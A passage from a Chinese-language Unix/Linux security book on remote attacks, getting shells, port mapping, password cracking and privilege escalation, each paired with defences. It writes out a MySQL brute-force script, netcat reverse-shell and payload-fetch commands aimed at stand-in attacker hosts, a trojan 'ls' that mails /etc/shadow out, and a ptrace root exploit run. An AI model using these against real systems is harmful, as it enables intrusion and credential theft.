- **OpenSSL SSLv2 缓冲区溢出** OpenSSL 是 SSL 协议的一种开放源代码实现。0.9.6e 之前版本的 OpenSSL 存在一个缓冲区溢出漏洞，该漏洞可以导致在服务器上执行任意代码。

详细说明请参阅 <http://www.kb.cert.org/vuls/id/102795>。

rexec: 512 (TCP)

rexec 命令可以用来在远程主机上运行命令并显示其输出。因为 rexec 使用了与 rlogin 相似的机制，所以请参阅下面“rlogin: 513 (TCP)”这一节。

rlogin: 513 (TCP)

rlogin 命令可以用来与远程主机建立一个终端会话。

暴力破解 因为 rlogin 要求使用用户名和密码的组合来进行身份验证，所以可以使用 Hydra 这样的暴力破解工具。

嗅探 rlogin 服务使用了一种明文协议，所以可以使用像 Ettercap 或 Ethereal 这样的网络嗅探工具来嗅探网络上的 rlogin 数据流。

rlogin 错误配置 为了实现无需密码登录，用户可能会把一个名为 .rhosts 的文件存放在他的主目录下，该文件包含下列内容：

```
mukumouse.somecompanyasanexample.com jack
```

这将允许来自 mukumouse.somecompanyasanexample.com 的用户 jack 使用 rlogin 登录到放置了上述 .rhosts 文件的主机上的账户，而不需要任何密码。

\ .rhosts 的错误配置

假设某个用户的主目录中有一个 .rhosts 文件，其内容如下：

```
+ +
```

这样一个文件将允许来自任何主机的任何用户无需密码就可以使用 rlogin 登录到该用户的账户。



当一个远程账户受到侵害之后，入侵者就可以把这个内容为“+ +”的 .rhosts 文件放置到受害者的主目录中。这可以允许入侵者以后继续访问受害者的账户。而且，因为 .rhosts 文件是以点开头的，所以当受害用户用 ls 命令来列出目录清单时看不到这个文件（除非在命令后加上 -a 标志）。



禁用 rlogin 并考虑其他方法

如果你在运行 rlogin 服务的话，请考虑下列建议：

- 通过把 inetc.conf 文件中相应的行标注为注释来禁用 rsh、rlogin 和 rexec 服务。
- 考虑使用 SSH 作为一种安全的替代方法。

rsh: 514 (TCP)

rsh 命令用于在远程机器上执行命令。因为 rsh 使用的机制和 rlogin 相似，所以请参阅前面“rlogin: 513 (TCP)”这一节。

NNTPS(安全网络新闻传输协议): 563 (TCP)

NNTPS 是 SSL(安全套接字层)之上的 NNTP。NNTPS 使用 SSL 来建立和维护一条安全的隧道，因此可以提供客户机与服务器之间的加密通信。

可以使用命令行工具 openssl 来连接到 NNTPS 服务器：

```
openssl s_client -connect: 192.168.1.1: 563
```

OpenSSL 可以从 <http://www.openssl.org/> 找到。

更多说明请参阅“NNTP(网络新闻传输协议): 119 (TCP)”。

IMAPS(安全 Internet 消息存取协议): 993 (TCP)

IMAPS 是 SSL(安全套接字层)之上的 IMAP。IMAPS 使用 SSL 来建立和维护一条安全的隧道，因此可以提供客户机与服务器之间的加密通信。

可以使用命令行工具 openssl 来连接到 IMAPS 服务器：

```
openssl s_client -connect: 192.168.1.1: 993
```

OpenSSL 可以从 <http://www.openssl.org/> 找到。

更多信息请参阅前面的“IMAP2/IMAP4 (Internet 消息存取协议 2/4): 143 (TCP)”这一节。

POP3S(安全邮局协议 3): 995 (TCP)

POP3S 是 SSL(安全套接字层)之上的 POP3S。POP3S 使用 SSL 来

建立和维护一条安全的隧道，因此可以提供客户机与服务器之间的加密通信。

可以使用命令行工具 `openssl` 来连接到 POP3S 服务器以获取标语信息：

```
openssl s_client -connect: 192.168.1.1: 995
```

OpenSSL 可以从 <http://www.openssl.org/> 找到。

更多信息请参见前面“POPS(邮局协议 3)：110(TCP)”这一节。

NFS：2049(TCP 和 UDP)

请参见前面的“Portmapper：111(TCP)”这一节。

MySQL：3306(TCP)

MySQL 是一种流行的开放源代码数据库软件包。它可以从 <http://www.mysql.com/> 找到。

暴力破解 因为 MySQL 使用用户名和密码对进行身份验证，所以可以尝试对它进行暴力破解攻击。

暴力破解 MySQL

可以使用下列 PHP 脚本来暴力破解 MySQL 服务器：

```
<?
/* Author: Nitesh Dhanjani [ hacknotes@ dhanjani.com ]
This script attempts a brute - force attack on MySQL servers. Please
make sure $ usernamefile and $ passwordfile are set to filenames
containing usernames and passwords to attempt. */

$ usernamefile = "usernames.txt";
$ passwordfile = "passwords.txt";

if($ argc != 2)
{
    print "Usage: $ argv[0] hostname\n";
    exit();
}

$ ufilehandle = fopen($ usernamefile, "r");
$ pfilehandle = fopen($ passwordfile, "r");
```

```

$ pfilehandle=@ fopen($ passwordfile, "r");

if((!$ ufilehandle) || (!$ pfilehandle))
{
    print("Could not open username or password file.\n");
    exit();
}

while($ username=@ fscanf($ ufilehandle, "% s\n"))
{
    while($ password=@ fscanf($ pfilehandle, "% s\n"))
        if(@ mysql_connect ($ argv[1], $ username[0], $ password[0]))
            print("SUCCESS!: $ username[0]. $ password[0]\n");
    print("DONE\n");
}

```

我们把上述文件称为 mssqlbrute.php。下面是使用这个脚本的一个例子：

```

[bash]$ php -f mssqlbrute.php mssql.somecompany-asanexample.com
SUCCESS!: root, sqlMyP@SS!
DONE

```

PHP 编程语言解释器可以从 <http://www.php.net/> 下载。

防止 MySQL 暴力破解

请参阅“应对暴力破解攻击的常用防范措施”。

嗅探 MySQL 使用明文协议在客户机和服务器之间建立连接。因此，MySQL 会话可以被同一网段上的用户嗅探。

嗅探 MySQL 通信

可以使用 Ettercap 来捕捉验证过程中在网络上发送的 MySQL 散列(图 4-1)。而且，因为 MySQL 使用明文机制来传输数据，所以可以使用 Ettercap 或 Ethereal 这样的网络分析器来监视用户会话。Ethereal 可以从 <http://www.ethereal.com/> 下载。




图 4-1 Ethereal 可用于捕获 MySQL 会话

阻挡并加固 MySQL

如果你在主机上运行 MySQL 服务器的话，请考虑下列建议：

- 请将防火墙配置为阻挡连接到 MySQL 服务器的外来连接。在大多数情况下，只需要进行本地 MySQL 访问。
- 加固 MySQL 配置，不要接受来自远程用户的连接。详细的指导请参见 http://www.mysql.com/documentation/mysql/bychapter/manual_SQL_Database_administration.html#Privilege_system。

VNC(虚拟网络计算)：5800+，5900+(TCP)

VNC 是一个远程控制软件包，它允许其他人访问远程主机的桌面。VNC 是一个免费软件，可以从 <http://www.realvnc.com/> 下载。

暴力破解 VNC 实例只需要密码进行验证。因此，VNC 账户可以被远程暴力破解。

暴力破解 VNC

使用 <http://www.phenoelit.de/vncrack/> 上的 vncrack 工具，可以尝试暴力破解 VNC。

```
[bash]$ vncrack -h 10.0.0.1 -w passwords.txt
VNCrack - by Phenoelit (http://www.phenoelit.de/)
$ Revision: 1.17 $
```

>>>>>>>>>>

```
Password: test123
>>>>>>>>>>>
```

另外还有可能暴力破解一个 VNC 用户的 `~/.vnc/passwd` 文件，该文件包含着一个 VNC 密码散列：

```
[bash]$ vncrack -C ~/.vnc/passwd
VNC password: test123
```

防止 VNC 暴力破解

请参阅“应对暴力破解攻击的常用防范措施”。

嗅探 通过网络上传输的 VNC 密码散列有可能受到嗅探。一旦某人获取了密码散列，它必须采用暴力破解才能揭开真正的密码。

嗅探和破解 VNC 密码

可以使用 Ettercap 来获取服务器质询和客户响应散列：

```
[bash]# ettercap -C -m -N

ettercap 0.6.9 (c) 2002 ALoR & NaGA

Your IP: 192.168.1.1 with MAC: 00:30:23:C1:00:00 on
iface: eth0

Loading plugins... Done.
Building host list for netmask 255.255.255.0, please
wait...

Resolving 1 hostnames...

* [=====] 100.00 %

Press 'h' for help...

Sniffing (MAC based): ANY <-> ANY

TCP + UDP packets... (default)

Collecting passwords...
```

```
10:04:28 192.168.1.1:6612 <--> 10.0.0.1:5901
VNC

USER: On display :0
PASS:

Server Challenge: 612b8f9e6dfe71ba27abff77ff99c106 Client 3DES: 4e2568a12e5e7825addbdff4d5190fd6
```

然后，使用前面讨论的 vncrack 工具来破解获取的散列：

```
[bash]$ vncrack -v -c 612b8f9e6dfe71ba27abff77ff99c106
-r 4e2568a12e5e7825addbdff4d5190fd6 -w passwords.txt
VNCrack - by Phenoelit (http://www.phenoelit.de/)
$ Revision: 1.17 $
Challenge: 612b8f9e6dfe71ba27abff77ff99c16
Response: 4e2568a12e5e7825addbdff4d519fd6

>>>>>>>>>>>>>
Password: test123
```

VNC 浏览器和 VNC 服务器之间的活动数据流是未经加密的，可以被同一个网段上的人嗅探到。但是，目前还没有工具可以用来解密网络上传输的活动 VNC 数据流。

通过 SSH 安全地传送 VNC 通信

请使用 SSH 以隧道方式安全地传送 VNC 数据。详细情况请参见 <http://www.uk.research.att.com/vnc/sshvnc.html>。

VNC 错误配置 可以为 VNC 验证设置一个空的密码。许多用户选择设置空密码，这样就会使入侵者得以完全控制他们的桌面。

软件漏洞 VNC 软件存在一些已知的漏洞。下面是一些最近公布的漏洞：

- **TightVNC 服务器验证 Cookie 可预知性漏洞** vncserver 程序本身是一个 PERL 脚本，它负责生成随机的 X 服务器验证 cookie。在 TightVNC 的 vncserver 实现中发现了一个漏洞，该漏洞导致生成可以预测的验证 cookie。这种情况使得攻击者能够预测到通过远程 VNC 服务器验证所必须做出的应答。详细信息请参见 <http://securityfocus.com/bid/6905>。
- **TightVNC 重复的质询重现攻击漏洞** 为了成功验证一个用

户，VNC 验证机制使用了一种质询-响应方案。这样，每次进行用户验证时，VNC 客户都会发送不同的密码散列。在 TightVNC 的软件中发现的漏洞会导致 VNC 服务器请求相似的质询-响应。这就可以使同一网段上的恶意用户重用前面获得的密码散列来作为令一个用户通过验证。更多信息可以从 <http://securityfocus.com/bid/5296> 找到。

X: 6000 ~ 6063 (TCP)

X 窗口系统是一个用在各种操作系统上的对网络透明的窗口系统。它最常用于为 Unix 和 Linux 操作系统提供图形前端。

X 错误配置 xhost 程序用来添加和删除允许连接到 X 服务器的主机列表中的主机名。这提供了基本的隐私控制和安全。

滥用错误配置的 X 服务器

假设一个位于 10.0.0.1 的用户使用 xhost 来允许来自 192.168.1.3 的连接：

```
[bash]$ xhost +192.168.1.3
192.168.1.3 being added to access control list
```

现在，所有在 192.168.1.3 上拥有账户的用户都可以启动一个 X 程序并让它显示在运行于 10.0.0.1 的 X 服务器上。但是，下列命令将使得一台 X 服务器允许任何主机与之连接：

```
[bash]$ xhost +
access control disabled, clients can connect from any
host.
```

假设在 192.168.1.3 上有个恶意用户发出了下列命令：

```
xwd -display 10.0.0.1:0 -root > screenshot.xwd
```

该命令会创建一个名为 screenshot.xwd 的图像文件，它包含着 10.0.0.1 用户的 X 会话的一张截图(请参见图 4-2)。xwud 命令可以用来浏览这个 screenshot.xwd 文件：

```
xwud -in screenshot.xwd
```

这个 xscan 命令可以用来记录发出 xhost 命令的远程主机的击键记录：



图 4-2 由 xwd 工具捕获的 X 会话

```
[bash]$ xscan 10.0.0.1
Scanning hostname 10.0.0.1 ...
Connecting to 10.0.0.1 (10.0.0.1) on port 6000...
Connected.
Host 10.0.0.1 is running X.
Starting keyboard logging of host 10.0.0.1:0.0 to file KEYLOG10.0.0.1:0.0...
```

这个 xscan 命令会把 10.0.0.1 上的用户所有的击键都记录到文件 KEYLOG10.0.0.1:0.0 中。你可以从 <http://packetstormsecurity.org/> 获得 xscan。

还有许多其他工具可以让恶意用户利用发出 xhost 命令的用户来从其他主机连接到服务器。下面是一些这样的工具：

- xwatchwin 实时显示远程用户的 X 会话的任何窗口。
xwatchwin 工具可以从 <http://packetstormsecurity.org/> 下载。
- xremote 可将鼠标和键盘事件发送到远程 X 会话。该工具可以从 <http://www.infa.abo.fi/~chakie/xremote/> 下载。
- xkey 记录一个远程用户的 X 会话的击键，类似于 xscan。
该工具可以从 <http://packetstormsecurity.org/> 找到。

阻挡和传送 X

我们对那些运行 X 服务器的用户提出下列建议：

- 在防火墙上阻挡端口 6000 ~ 6063。这将禁止外部主机连接到内部 X 服务器上。
- 使用 SSH 以隧道方式安全地传送 X 数据流：

```
ssh -X username@remotexserver.somecompanyasanexample.com
```

Web 代理：(8000 + TCP)

顾名思义，Web 代理就是用来代理 HTTP 和 HTTPS 传输的。

Web 代理错误配置 Web 代理的错误配置可以被下面将要介绍的这些方法所利用。我们将要用到命令行工具 desproxy，它使用 HTTP/1.1 所支持的 CONNECT 方法来通过 Web 代理建立 TCP 连接。它可以从 <http://desproxy.sourceforge.net/> 下载。

代理攻击

错误配置的 Web 代理通常会使人侵者能够进行代理攻击。考虑下列 desproxy 命令：

```
desproxy 10.0.0.1 23 192.168.1.1 8000 2300
```

发出这个命令之后，如果人侵者 telnet 到他自己的主机 (127.0.0.1) 的端口 2300 上，那么通过在 8000 端口进行侦听的存在漏洞的 Web 代理 (192.168.1.1)，他将被连接到 10.0.0.1 的 telnet 端口 (23) 上。因为受害主机只会记录下来自 IP 地址为 192.168.1.1 的 Web 代理的外来连接，所以攻击者就已经成功地利用了这台 Web 代理服务器来代理他的攻击。

-
- i 如果人侵者已经控制了不允许向外建立 TCP 连接的内网上的一台主机，那么他就可以使用 desproxy 通过一个可用的 Web 代理与外部主机建立 TCP 连接。

反向代理攻击

通常，错误配置的 Web 代理可以被用来和 Web 代理主机可以访问的内部网络上的一台主机建立连接。在前面的例子中，假设 10.0.0.1 是只能从 Web 代理(192.168.1.1)所在的内网访问的一台主机的 IP 地址。那么这个例子中的命令就可以允许攻击者通过存在漏洞的 Web 代理连接到内部主机的 telnet 端口上。



阻挡外来连接

请将防火墙规则配置为阻挡外部主机连接到公司的 Web 代理服务器。

4.1.3 应用程序漏洞

应用程序也会存在一些可以导致运行着客户端程序的主机被远程侵入的漏洞。但是，这些漏洞非常难以远程利用。虽然不可能列出所有已知的可远程利用的应用程序，但是我们还是给出了一些著名的易受远程入侵的应用程序。



tcpdump 中的畸形 NFS 和 BGP 包缓冲区溢出漏洞

tcpdump 程序是最广为使用的命令行包分析器。在 tcpdump 对畸形 NFS(网络文件系统)包的处理过程中存在一个缓冲区溢出漏洞。通过从网络上故意发送一些恶意的 NFS 数据包，可以利用这个漏洞在运行着 tcpdump 的主机上执行任意指令。请参见 <http://securityfocus.com/bid/4890>。

另一个 tcpdump 的漏洞是由于对畸形 BGP 包的不当处理而导致的。更多信息请参见 <http://securityfocus.com/bid/6213>。



Netscape/Mozilla POP3 邮件处理程序整数溢出漏洞

当一个 POP3 服务器发送恶意数据时，该漏洞会导致 Netscape/

Mozilla 浏览器的邮件客户端发生缓冲区溢出的情况。如果一个攻击者获得了一台 POP3 服务器的控制权，那么为了在运行 Netscape/Mozilla 用户的主机上执行任意命令，他就可能会令 POP3 服务器用恶意的数据做出响应。更多信息可以从 <http://securityfocus.com/bid/6254> 找到。

＼ BitchX 远程堆损坏漏洞

BitchX 是一个流行的 IRC(Internet 中继聊天) 客户端。当一个长主机名被提供给 BitchX 客户端时，就会出现内存出错的情况。恶意的 IRC 服务器可以利用这个漏洞在运行着 BitchX 的主机上执行命令。关于该漏洞的信息可以从 <http://securityfocus.com/bid/7096> 找到。

＼ PGP4Pine 长消息行缓冲区溢出漏洞

PGP4Pine 为 Pine 电子邮件客户端添加了 PGP 支持。由于 PGP4Pine 未能对包含 PGP 数据的电子邮件进行充分的边界检查，所以出现了一个漏洞。攻击者可以发送一封恶意制作的电子邮件来利用这个漏洞，以便在运行 PGP4Pine 的主机上执行任意命令。更多信息请参见 <http://securityfocus.com/bid/7071>。

＼ 防止应用程序漏洞被利用

采取下列建议措施可以将应用程序漏洞被利用的可能性降到最低：

- 保持软件打上最新的补丁。
- 订阅 Bugtraq 等漏洞监视列表。(更多信息请访问 <http://securityfocus.com/cgi-bin/sfonline/subscribe.pl>。还有许多其他安全资源的链接请参见本书参考中心的“在线资源”这一节。)

4.2 NESSUS

审查大量主机是否存在远程漏洞是一件相当费力的任务。Nessus

是一个安全扫描程序，它可以用来对许多目标主机进行远程漏洞自动检查(见图 4-3)。虽然目前有许多商业网络扫描程序，但是 Nessus 确实值得特别提出，因为它免费、开放源代码、可靠并且非常灵活。扫描完成之后，Nessus 能以各种格式为客户提供漏洞报告，包括 HTML。Nessus 可以从 <http://www.nessus.org/> 找到。



图 4-3 正在运行中的 Nessus

Nessus 支持客户端/服务器架构。Nessus 服务器(`nessusd`)负责对目标主机进行漏洞检查。Nessus 客户程序(`nessus`)可以连接到服务器来配置和产生检查。Nessus 客户端和服务器之间的通信是加密的。

因为 Nessus 的设计非常模块化，所以很容易编写你自己的安全检查。Nessus 安全检查可以使用 C 编程语言或 Nessus 自己的 NASL (Nessus 攻击脚本语言)编写。关于 NASL 的详细说明，请参阅第 10 章。

4.3 获取 shell

一旦攻击者通过在受害主机上执行任意命令而成功利用了一个

远程服务或应用程序之后，为了能继续利用受害主机，需要获取一个远程 shell。

使用 Netcat 来获取远程 shell

可以使用下列步骤来获取远程 shell：

1. 上传 Netcat Netcat 可以用来通过网络发送远程 shell。首先，必须把 Netcat 存放在存在漏洞的主机上。这可以通过在受害主机上执行下列 tftp 命令来实现：

```
tftp -i attacker's_ip_address nc
```

当然，为了上传成功，攻击者必须运行一个可以访问的 TFTP 服务器，同时在 TFTP 的主目录(通常是/tftpboot)下放有 Netcat 的二进制文件。

除了 TFTP，还可以在受害机器上执行 wget 工具来从攻击者的 Web 服务器上获取 Netcat 的二进制文件：

```
wget http://attacker's_ip_address/nc
```

或者，攻击者可以使用 FTP 命令行客户端把 Netcat 二进制文件上传到受害主机上：

```
ftp -n ftpscript
```

其中 ftpscript 是一个文本文件，其内容为：

```
open attacker's_ftp_server_ip_address
user user_on_attacker's_ftp_server user_password
bin
get nc
bye
```

这个 ftptscript 可以通过在受害主机上运行下列 echo 命令来创建：

```
echo open attacker's_ftp_server_ip_address > ftptscript;
echo user user_on_attacker's_ftp_server user_password >> ftptscript;
echo bin >> ftptscript;
echo get nc >> ftptscript;
echo bye >> ftptscript
```

2. 使用 Netcat 把 Netcat 放到受害机器上之后，就可以让它在任意端口进行侦听并在连接上的时候提供一个 shell：

```
./nc -e/bin/sh -l -p 9999
```

现在，攻击者所需要的只是连接到受害者的 9999 端口上，就能收到一个命令 shell 了：

```
nc victim's_ip_address 9999
```

还可以使用 Netcat 连接到入侵者的端口以提供命令 shell。首先，攻击者必须在一个端口上进行侦听：

```
nc -v -n -l -p 9999
```

然后，必须在受害主机上执行下列命令：

```
./nc -e /bin/sh attacker's_ipaddress 9999
```



Netcat 默认情况下未启用 -e 选项，该选项是用来在连接建立之后执行程序的。如果你想让它支持 -e 标志的话，必须带着 -DGAPING_SECURITY_HOLE 选项重新编译。请记住要在把 Netcat 二进制代码上传到受害者主机上之前做这项工作。



使用 xterm 来获取远程 shell

如果受害主机安装了类似 xterm 这样的 X 终端客户软件，那么攻击者可以执行它来获取远程 shell：

```
xterm -display attacker's_ip_address:0.0 &
```

该命令将创建 xterm 的一个实例在受害主机上执行，并显示在攻击者的 X 服务器上。当然，攻击者必须首先运行下列命令来允许 xterm 显示在他的 X 服务器上：

```
xhost +victim's_ip_address
```



防止攻击者获取远程 shell

采用下面这些步骤，可以使入侵者难以获取远程 shell：

- 将防火墙配置为阻挡所有未使用的端口。另外，同时把防火墙规则加强为限制外出连接。例如，一台充当 Web 服务器的主机就不许在任何端口上发起向外的连接。
- 从生产主机上卸载 telnet、ftp、wget 和 tftp 等客户端软件。
- 从生产主机上卸载 X 程序和库。

4.4 端口映射

端口映射技术可以用来绕过脆弱的防火墙规则，连接到那些运行在被防火墙过滤的端口之上的服务。为了更容易进行端口映射，我们将利用 Zebedee——一种命令行工具，可以从 <http://www.winton.org.uk/zebedee/> 找到。我们一般假定 Zebedee 已经位于受害机器上。如果不是的话，请使用在前面“上传 Netcat”这一节中介绍的方法将 Zebedee 二进制文件上传到受害主机上。

本地端口映射

假设一个入侵者需要连接到一台已经被侵入的主机上的一个 MySQL 服务器上。如果在这台被侵入的主机之上或者之前有一个防火墙，只允许在端口 80 上进入的连接，那么入侵者可以在受害机器上执行下列命令：

```
[victim_host]$ zebedee -T 80 -s 127.0.0.1: 3306
```

然后，入侵者可以在他的机器上执行下列命令：

```
[intruder's_host]$ zebedee -T 80 victim's_ip_address  
3306: 127.0.0.1: 3306
```

这将使得入侵者主机上的 Zebedee 进程连接到在受害主机的 80 端口上进行侦听的 Zebedee 进程。然后入侵者就可以连接到他的主机（127.0.0.1）的端口 3306 上，从而通过 Zebedee 隧道连接到受害主机的 3306 端口。



入侵者可能会在受害主机上运行 ipconfig 和 route-n 命令来寻找可能允许连接到内部网络的其他网卡。除了刚才所说的在 Zebedee 命令中指定 127.0.0.1，攻击者可以换成指定一个内网机器的 IP 地址。这将使正在受害主机的 80 端口进行侦听的 Zebedee 把传输的内容重定向到指定的内部主机和端口上。

远程端口映射

让我们来考虑这样一种情况，位于受害主机之上或之前的一个防火墙不允许任何进入的连接，并且只允许在端口 80 上有向外的连接。

我们可以使用 Zebedee 来进行远程端口映射，这将使得运行在入侵者主机上的 Zebedee 进程等待来自受害主机上的客户 Zebedee 进程的连接。

首先，入侵者必须在他的主机上运行下列命令：

```
[intruder's_host]$ zebedee -l 3306:*:3306 -T 80
```

然后，入侵者必须在受害者主机上运行下列命令：

```
[victim_host]$ zebedee -T 80 -c intruder's_ip_address  
-s 127.0.0.1
```

该命令将使得受害主机上的 Zebedee 服务器进程向入侵者主机上的正在端口 80 倾听的 Zebedee 客户进程发起连接。当入侵者连接到他的机器(127.0.0.1)的端口 3306 之后，他将通过 Zebedee 隧道连接到受害机器的 3306 端口。



入侵者可能会在受害者主机上运行 ifconfig 和 route-n 命令来确定是否存在允许连接到内部网络的其他网卡。当入侵者对受害主机内部网络中其他主机上正在倾听的端口进行远程端口映射时，可能会在前面的命令中使用一个内部 IP 地址，而不是 127.0.0.1。



加强防火墙规则

请尽可能地加强防火墙规则，同时请确保限制向外的连接。例如，用做 Web 服务器的主机就不许在任何端口上发出向外的连接。

4.5 破解/etc/shadow

大多数 Unix 和 Linux 的各种发布版本默认使用 shadow 密码，经过加密的密码散列都存储在 /etc/shadow 文件中。该文件只有 root 可读。假如一个人侵者获得了一台主机的 root 访问权限，那么他就可以使用一种密码破解程序来破解密码散列了。

使用 John 来破解/etc/shadow

John the Ripper 可以用来破解 /etc/passwd：

```
[bash]# john /etc/shadow
Loaded 2 passwords (FreeBSD MD5 [32/32])
[...]
tryerickname      (root)
johnnypwd         (john)
```

John the Ripper 可以从 <http://www.openwall.com/john/> 找到。

使用强壮的密码

请采用下列步骤来加强密码要求策略及确保使用强密码：

- 强制用户使用强壮的密码。像 npasswd、pam_passwdqc 这样的工具都可以帮助实施强壮的密码策略。这两个工具分别可以从 <http://www.utexas.edu/cc/unix/software/npasswd/> 和 <http://www.openwall.com/passwdqc/> 找到。
- 加强所允许的密码时效和长度。请根据你使用的不同发布版本来编辑 /etc/default/passwd 或 /etc/login.defs。
- 考虑使用动态密码方案，比如 S/KEY 和 SecurID。

4.6 小结

本章着重讨论了入侵者远程侵害存在弱点的主机所使用的技

巧，我们讨论的技巧包括暴力破解、嗅探、中途攻击、密码破解、端口映射，以及利用错误配置、缓冲区溢出和其他软件漏洞。一旦入侵者获得了一台存在弱点的主机的远程访问权限，那么他将会希望维持访问，并且使用下面的章节将要讨论的方法逐步提高其权限。

第5章

权限扩张

内容提要

- 利用本地信任
- 组成员资格和错误的文件权限
- 路径中的“.”
- 软件漏洞
- 小结

很多漏洞可使入侵者以正常用户权限登录远程主机。获得正常用户权限后，入侵者下一步就是要获取根(超级用户)访问权限。除了外部入侵者之外，恶意的本地用户也可能试图利用本地漏洞来获取超级用户权限。

将权限提高至超级用户权限的操作通常被称为权限扩张。本章描述了具有普通用户权限的个体试图获取超级用户权限所采用的各种方法。

5.1 利用本地信任

大多数情况下，防火墙设置为限制外部主机和网络访问的状态。而回送接口(127.0.0.1)上的通信通常不受限制。在实际情况中，如果过滤回送接口上的通信可能导致很多应用程序中断。一个本地用户可以利用该条件来试图扫描、列举和利用那些无法远程访问的服务。因此，一旦一个攻击者获得本地用户访问权限后，他或她就可以尝试使用本书前而章节讲述的所有攻击方法来提高自己的访问权限。

5.2 组成员资格和错误的文件权限

错误的文件权限可以允许一个恶意用户对其无权访问的文件进行读写操作。下面介绍了一个恶意用户利用错误的文件权限来提高其权限的方法。

查找属于组的文件

假设一个人侵者已获得本地账号“joe”的权限。则其可以利用 id 命令找出“joe”所属的所有组。

```
[bash]$ id  
uid=500(joe) gid=500(joe) groups=500(joe),501(proj1)
```

当发现“joe”属于“proj1”组后，入侵者可以发出以下命令，列出“proj1”组中的所有文件：

```
[bash]$ find / -group proj1 -print 2 > /dev/null
/var/proj1/main.c
/var/proj1/main.o
/var/proj1/README
/var/proj1/passw.txt
/var/log/proj1
```

现在，入侵者清楚地知道“joe”有权访问的“proj1”中的文件。这些文件中的 passw.txt 似乎很有意思：

```
[bash]$ more /var/proj1/passw.txt
Note that this program authenticates to the MySQL database
with the system password "r00t3rp455w."
```

管理员经常重复使用密码。如果受侵害主机的根密码与前面出现过的 MySQL 的密码一致，那么入侵者可以通过使用 su 命令获取根权限。

```
[bash]$ su -
Password:r00t3rp455w
[bash]# id
uid=0(root) gid=0(root) groups=0(root), 1(bin), 2(daemon),
3(sys), 4(adm), 6(disk), 10(wheel)
```

查找全球可读及可写文件

除了搜索组内可读文件之外，还可以搜索一个用户有权访问的全球可读文件。例如，下面是搜索/etc 目录下所有的全球可读文件的操作。

```
[bash]$ find /etc -type f -perm -4 -print 2 > /dev/null
```

/etc 目录下的很多文件都不应该是全球可读的。例如，/etc/shadow 文件包含用户的加密密码。任何有权访问此文件的人都可以用 John the Ripper 之类的工具对用户密码进行暴力破解。

一个人侵者可以通过以下指令尝试搜索全球可写文件：

```
[bash]$ find / -type f -perm -2 -print 2 > /dev/null
/usr/sbin/in.telnetd
```

在该例中，“joe”账号的入侵者对 in.telnetd 有写权限。受侵害主机上的 lnnetd 或 xinetd 服务在每一个远程登录连接连到主机时都会调

用 in.telnetd 文件。入侵者可以编辑 in.telnetd 文件并写入以下内容：

```
#!/bin/bash  
xterm -display intruder's_ip_address:0.0 &
```

现在，入侵者可以在其主机上执行如下命令：

```
xhost +victim's_ip_address
```

这可使受害系统在入侵者的 X 服务器上显示 X 程序。现在入侵者所需要做的只是远程登录到受害主机，以根权限使 inetd 或 xinetd 调用/usr/sbin/in.telnetd，把受侵害主机以 root 用户登录的 xterm 显示给入侵者。

确保得到正确的权限

例行审核文件以确保得到正确的文件权限。

5.3 路径中的“.”

当一个用户执行一条命令时，该命令 shell(用户和 Linux 内核之间的接口程序)会在路径环境变量包含的目录列表中搜索命令所在的位置。

```
[bash] $ echo $PATH  
/usr/local/sbin:/usr/local/bin:/usr/bin:/home/joe/bin:/bin
```

假设根用户在其路径中含有当前目录(“.”)：

```
./:/usr/local/sbin:/usr/local/bin:/usr/bin:/usr/bin:/bin
```

现在，根用户每次执行一个命令例如 ls，shell 会首先在当前目录查找“ls”，然后再在 PATH 变量中列出的其他目录中查找。

利用路径中的“.”埋设木马程序

一个获得本地账户(比如“joe”)的恶意用户或入侵者可以创建一个名为“ls”的文件，并把它加入以下内容后放到受害用户的主目录

(/home/joe)下：

```
#!/bin/bash
cat /etc/shadow | mail intruder@intruder_email.com
/bin/ls
```

如果根用户使用 cd 命令进入 joe 的目录并通过 ls 命令请求一个目录列表，前述的 joe 目录中的“ls”脚本可在根权限下执行。这将会把/etc/shadow 以邮件方式发给入侵者。由于“ls”脚本在最后会调用真正的/bin/ls 程序，所以目录列表中将会依照请求列出根用户。

不要把“.”包含在路径中

用户的路径中永远不要包含当前目录(“.”)

5.4 软件漏洞

只有文件所有者才有权执行 Setuserid 程序。因此，属于根用户的 setuid 文件始终以 root 用户身份执行，而不论具体的执行者。攻击者经常集中在 setuid 程序上寻找漏洞，因为其可以引起权限的扩张。

使用如下命令定位 setuserid 程序：

```
find -perm -4000 -type f -print 2 > /dev/null
```

安装在一个主机上的软件中的漏洞可使一个恶意用户获得访问权限。下面给出的是一个本地用户试图利用各种软件系统安全漏洞的例子。

5.4.1 内核漏洞

操作系统内核中的漏洞也容易被本地用户利用。让我们来看一下 Linux “ptrace”漏洞，它利用了 2.2 和 2.4 内核版本中的竞争状态漏洞。

Ptrace 漏洞利用

为了利用 ptrace 漏洞，一个人侵者所需要做的是获取并在受害

主机上运行漏洞利用程序。

```
[bash]$ wget http://intruder's_web_server/ptrace.c
-- 17:03:52 -- http://intruder's_web_server/ptrace.c
      => 'ptrace.c'
Resolving intruder's_web_server... done.
Connecting to intruder's_web_server [10.0.0.1]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]

[<=>] 2,046      275.07K/s

17:03:52 (275.07 KB/s) - 'ptrace.c' saved [2046] .
[bash]$ gcc -o ptrace ptrace.c
[bash]$ ./ptrace
[+] Attached to 11862
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4000ed4d
[+] Now wait for suid shell...
sh-2.05a# id
uid=0(root) gid=0(root) groups=0(root), 1(bin), 2(daemon),
3(sys), 4(adm), 6(disk), 10(wheel)
```

访问 <http://securityfocus.com/bid/3447> 以获取更多信息。

更新内核或给内核打补丁

在通常情况下，内核开发者们会及时发布内核漏洞补丁。要确保在被恶意用户利用之前就立即安装这些补丁。

5.4.2 本地缓冲区溢出

参阅第4章了解缓冲区溢出攻击。

